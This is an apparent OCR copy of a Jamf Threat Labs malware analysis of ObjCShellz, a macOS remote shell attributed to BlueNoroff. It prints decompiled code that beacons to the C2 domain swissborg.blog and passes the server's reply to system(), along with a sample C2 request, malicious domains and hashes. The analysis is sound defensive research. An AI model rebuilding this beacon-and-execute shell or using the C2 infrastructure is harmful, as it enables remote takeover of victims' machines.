
www.jamf.com /blog/bluenoroff-strikes-again-with-new-macos-malware/

BlueNoroff strikes again with new macOS malware

Research led by Ferdous Saljooki.

Background

Jamf Threat Labs has identified a new malware variant attributed to the BlueNoroff APT group. BlueNoroff's campaigns are financially motivated, frequently targeting cryptocurrency exchanges, venture capital firms and banks. During our routine threat hunting, we discovered a Mach-O universal binary communicating with a domain that Jamf has previously classified as malicious. This executable was undetected on VirusTotal at the time of our analysis, piquing our interest.



SHA1: 79337ccda23c67f8cfd9f43a6d3cf05fd01d1588

The standalone binary, labeled `ProcessRequest`, is ad-hoc signed and has been observed communicating with the domain `swissborg[.]blog`. This raised suspicions, especially since a legitimate cryptocurrency exchange exists operating under the domain swissborg.com, where they host a

legitimate blog at the URL swissborg.com/blog. The malware splits the command and control (C2) URL into two separate strings that get concatenated together. This is likely an attempt to evade static-based detection.

```
rax = [@"http://swissborg.b" stringByAppendingString:@"log/zxcv/bnm"];
rax = [rax retain];
var_50 = rax;
rax = [NSURL URLWithString:rax];
rax = [rax retain];
var_48 = rax;
rax = [NSMutableURLRequest requestWithURL:rax];
rax = [rax retain];
```

The usage of this domain greatly aligns with the activity we've seen from BlueNoroff in what Jamf Threat Labs tracks as the Rustbucket campaign. In this campaign, the actor reaches out to a target claiming to be interested in partnering with or offering them something beneficial under the guise of an investor or head hunter. BlueNoroff often creates a domain that looks like it belongs to a legitimate crypto company in order to blend in with network activity.

The malicious domain `swissborg[.]blog` was registered on May 31, 2023, and resolves to the IP address `104.168.214[.]151`. Pivoting from this domain revealed several URLs used for the malware's communication. However, at the time of our analysis, the C2 server did not respond to any of these URLs and went offline shortly after our attempts to communicate.

```
hXXp://swissborg.blog/zxcv/bnm
hXXp://swissborg.blog/ghjk/yuio
hXXp://swissborg.blog/qwertyuiop/asdfghjkl
hXXps://swissborg.blog/tx/10299301992/hash
```

The IP address `104.168.214[.]151` has been associated with malware previously used by this attacker.

```
https://www.virustotal.com/gui/ip-address/104.168.214.151/relations
```

```
docs.panteracapital[.]ventures
cnbc.crypto-ecosystem[.]world
bico.tokentracking[.]info
recent.bico-news[.]blog
crypto.blockchainworld[.]info
asset.crypto-ecosystem[.]world
defi.smart-contracts[.]blog
gumi-cryptos[.]loan
internal-server.nextera[.]capital
blockfi[.]loans
cryptyk[.]info
google.coinbase.expublic.linkpc[.]net
```

exceptions.coinbase.expublic.linkpc[.]net
daiwa.azure-defender[.]cloud
internal.daiwa[.]ventures
coinbase.expublic.linkpc[.]net
...

We have observed submissions to VirusTotal from countries such as Japan and the US in September and October.

Submissions

Date	Name	Source	Country
2023-09-14 13:04:48 UTC	ProcessRequest	7335f838 - web	JP
2023-10-11 18:12:04 UTC	ProcessRequest	cc5f787e - community	US
2023-10-11 18:14:28 UTC	ProcessRequest	cc5f787e - community	US
2023-10-12 23:38:57 UTC	ProcessRequest	cc5f787e - community	US

Analysis

The malware is written in Objective-C and operates as a very simple remote shell that executes shell commands sent from the attacker server. Although it is not entirely clear how initial access was achieved, this malware is likely being used as a later stage to manually run commands after compromising a system. This malware at a glance is very different from the previously mentioned RustBucket malware seen used in other attacks, but the attacker's focus in both cases seems to be providing simple remote shell capability.

Upon execution, the malware calls a function titled `sendRequest` to send a POST message to the hardcoded URL `hXXp://swissborg.blog/zxcv/bnm`. The malware then uses the Objective-C `NSProcessInfo` functionality which allows them to gain information about the malware process itself. It then retrieves the `operatingSystemVersionString` to determine the macOS version. An `NSMutableURLRequest` object is created using the hardcoded URL and the HTTP method and header fields are set accordingly.

```
/* @class ProcessRequest */
-(void)sendRequest {
    rax = [NSProcessInfo processInfo];
    rax = [rax retain];
    var_58 = rax;
    rax = [rax operatingSystemVersionString];
    rax = [rax retain];
    r15 = rax;
    var_40 = rax;
    rax = [@"http://swissborg.b" stringByAppendingString:@"log/zxcv/bnm"];
    rax = [rax retain];
    var_50 = rax;
    rax = [NSURL URLWithString:rax];
```

```
    rax = [rax retain];
    var_48 = rax;
    rax = [NSMutableURLRequest requestWithURL:rax];
    rax = [rax retain];
    rbx = rax;
    [rax setHTTPMethod:@"POST"];
    [rbx setValue:@"application/json" forHTTPHeaderField:@"Content-Type"];
    rax = [NSString stringWithFormat:@"{\"sdf\":\"wsx\",\"info\":\"%@\"}", r15];
    rax = [rax retain];
    var_38 = rax;
    rax = [rax dataUsingEncoding:0x4];
    rax = [rax retain];
    var_30 = rax;
    [rbx setHTTPBody:rax];
    rax = [NSURLSession sharedSession];
    rax = [rax retain];
    r13 = [[rax dataTaskWithRequest:rbx completionHandler:^ {/* block implemented at ___29-
[ProcessRequest sendRequest]_block_invoke */ } }] retain];
    [rax release];
    [r13 resume];
    [r13 release];
    return;
}
```

This POST request uses the `NSURLSession` class to generate the user-agent in the following format.

```
<AppName>/<AppVersion> CFNetwork/<CFNetworkVersion> Darwin/<DarwinVersion>
```

- `AppName`: The name of the app derived from the `CFBundleName` key in the app's `Info.plist`. In the case where the executable is not run as part of an app bundle (which we suspect to be the case), this value gets set to the name of the executable.
- `AppVersion`: The version of the app obtained from the `CFBundleShortVersionString` key in the app's `Info.plist`. In the absence of app-specific details it would be set to `unknown version`.
- `CFNetworkVersion`: The version of the CFNetwork framework used by the app.
- `DarwinVersion`: The version of Darwin or XNU kernel.

The HTTP POST data is constructed using the following JSON formatted string, `{"sdf":"wsx","info":"operatingSystemVersionString"}`, where `operatingSystemVersionString` will be replaced by the property value fetched from the `processInfo` object.

Below is an example of the POST message being sent to the attacker server from the victim system.

```
POST /zxcv/bnm HTTP/1.1
Host: swissborg.blog
```

```
Content-Type: application/json
Connection: keep-alive
Accept: */*
User-Agent: ProcessRequest (unknown version) CFNetwork/1410.0.3 Darwin/22.6.0
Content-Length: 51
Accept-Language: en-CA,en-US;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate

{"sdf":"wsx","info":"Version 13.5.2 (Build 22G91)"
```

The block callback `[ProcessRequest sendRequest]_block_invoke` serves as the command executor if a response is received from the C2.

The malware utilizes the `system()` function for command execution, inherently invoking `sh -c`. It logs the server response via `NSLog` for commands awaiting execution and records both successes and failures. The choice to log these activities is intriguing, as attackers crafting sophisticated malware typically omit any statements that might leave traces.

```
void ___29-[ProcessRequest sendRequest]_block_invoke(void * _block, struct NSData *
arg1, struct NSURLResponse * arg2, struct NSError * arg3) {
    rbx = arg3;
    r15 = [arg1 retain];
    if (rbx != 0x0) {
            NSLog(@"Error: %@", rbx);
    }
    else {
            NSLog(@"Response: %@", [[NSString alloc] initWithData:r15 encoding:0x4]);
            rax = objc_retainAutorelease(rax);
            r14 = rax;
            if (system([rax UTF8String]) != 0xffffffff) {
                    NSLog(@"Command executed successfully.\n");
            }
            else {
                    NSLog(@"Failed to execute command: %@\n", r14);
            }
            [r14 release];
    }
    [r15 release];
    return;
}
```

The main function of the program initializes an instance of the `ProcessRequest` class, then sets up a repeating timer using the `startTimer` method. This timer triggers the `sendRequest` method at regular intervals, facilitating periodic network requests. To ensure continuous operation, the `NSRunLoop` class is used, keeping the main thread active.

```
int _main() {
    r14 = objc_autoreleasePoolPush();
    rax = objc_alloc_init(@class(ProcessRequest));
    r15 = rax;
    [rax startTimer];
    rax = [NSRunLoop currentRunLoop];
    rax = [rax retain];
    [rax run];
    [rax release];
    [r15 release];
    objc_autoreleasePoolPop(r14);
    return 0x0;
```

Conclusion

Although fairly simple, this malware is still very functional and will help attackers carry out their objectives. This seems to be a theme with the latest malware we've seen coming from this APT group. Based on previous attacks performed by BlueNoroff, we suspect that this malware was a late stage within a multi-stage malware delivered via social engineering. Jamf Threat Labs tracks this malware as ObjCShellz and as part of the RustBucket campaign.

IoCs
79337ccda23c67f8cfd9f43a6d3cf05fd01d1588 - Univeral Binary
e2af7a895aef936c2761289acafe564b4dc7ba4e - Intel
8dc95be0cf52c64e3d6c519e356b0c3f0d729bd4 - Arm

588d84953ae992c5de61d3774ce86e710ed42d29 - Universal Binary
bc33f1a6c345e0452056ec08d25611b85c350b2e - Intel
677b119edfa1335b6eb9b7307b034bee512dbc1a - Arm

swissborg[.]blog - C2 Domain